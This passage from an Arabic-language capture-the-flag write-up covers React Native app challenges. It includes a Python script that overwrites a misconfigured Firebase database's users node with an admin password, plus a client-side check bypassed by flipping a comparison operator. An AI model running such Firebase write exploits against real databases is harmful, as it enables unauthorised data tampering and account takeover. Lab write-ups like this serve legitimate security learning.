data = {"Exploit": "Successfull", "website": website, "email": email, "name": name, "message": message}

response = requests.put(site_url,json=data)

#Collecting file
print (line)
if response.status_code == 200:
    print ("[*] Exploited\n")
    print ("File Created: https://"+site+".firebaseio.com/"+file+".json\n")
else:
    print ("[*] Not Exploited\n")
    print ("No File Created")
```


الحين بس بعدل بالكود بحوله ل بايثون 3 لأن ماعندي2 و بعدل في البايلود اللي ينرسل لأني ابي اضيف بس password

```python
#Give Data
print ("[>] Input Data for exploit\n")
password = input("enter password")
site_url = "https://test-5f7c6-default-rtdb.firebaseio.com/users/.json"
data = {"password": password}
response = requests.put(site_url,json=data)
r = requests.get("https://test-5f7c6-default-rtdb.firebaseio.com/users/.json")
print (r.text)
if response.status_code == 200:
 print ("[>>] Successfully Exploited")
elif response.status_code == 401:
 print ("[x] Not Exploitable \n[!] Reason: All Permissions Denied")
elif response.status_code == 404:
 print ("[x] Database Not Found \n[!] Reason: Firebase Database Not Found")
else:
 print ("[x] Unknown Error \n[!] Reason: Unknown Error\n")
```

و نشغل البرنامج و بخلي الباس admin بس لازم تحوله md5 اول




و زي ماتشوفون سوا overwrite و قدر يكتب الحين المفروض اذا حطيت admin يدخلني



و كذا حلينا التحدي

التحدي الرابع

اول ما ندخل تجينا هذي الرساله



بحث بالكود عن permissions denied

```
                return n.stop()
            }
    }, null, null, null, Promise),
    "admin" == w ? (alert("\ud83d\udd10 Here's your value \ud83d\udd10 \n"),
    (0,
    v.jsx)(p.View, {
        children: (0,
        v.jsx)(p.Text, {
            style: O.flag,
            children: " Nice you solve it"
        })
    })) : (alert('permissions denied'),
    (0
```

فيه مقارنه اذا كان admin او لا بس وش قاعد يقارن بالضبط؟

```
      case 0:
          return t.next = 2,
              f.default.awrap(y.setItemAsync("username", "user"));
      case 2:
      case "end":
          return t.stop()
  }
l, null, null, Promise),
ult.async(function(n) {
r (;;)
  switch (n.prev = n.next) {
      case 0:
          return n.next = 2,
              f.default.awrap(y.getItemAsync("username"));
      case 2:
          t = n.sent,
```

فيه فنكشن تسوي setitemasync و شكلها تحط key معين او شي مثل كذا ف بحاول اعدل الكود و احوله الى admin و بشوف هل بيضبط او لا او بحاله ثانيه بحذف الشرط هذا بالكامل او اخليه اذا ماكان يسوي ادمن دخلني ف فيه حلول كثير اقدر اسويها بتعديل الكود

غيرت الشرط بدال == خليته != و بعدها دخلني و بكذا حلينا جميع التحديات

react native apps

لو تلاحظون الكود قرايته صعبه كثير و فيه حمايات على الاتصال بشكل اوتوماتيكي من react native يعني انا ماحطيت و ماحاولت اسوي الكود صعب بس طبعا لها تخطيات ممكن تقدر تحل اغلب التحديات بدون تعديل بالكود بس اذا قدرت تسوي proxy بشكل صحيح و فيه مواقع تخلي الكود حق index.html اسهل قرايته مثل ممكن اللغات الثانيه مثل #C تكون اسهل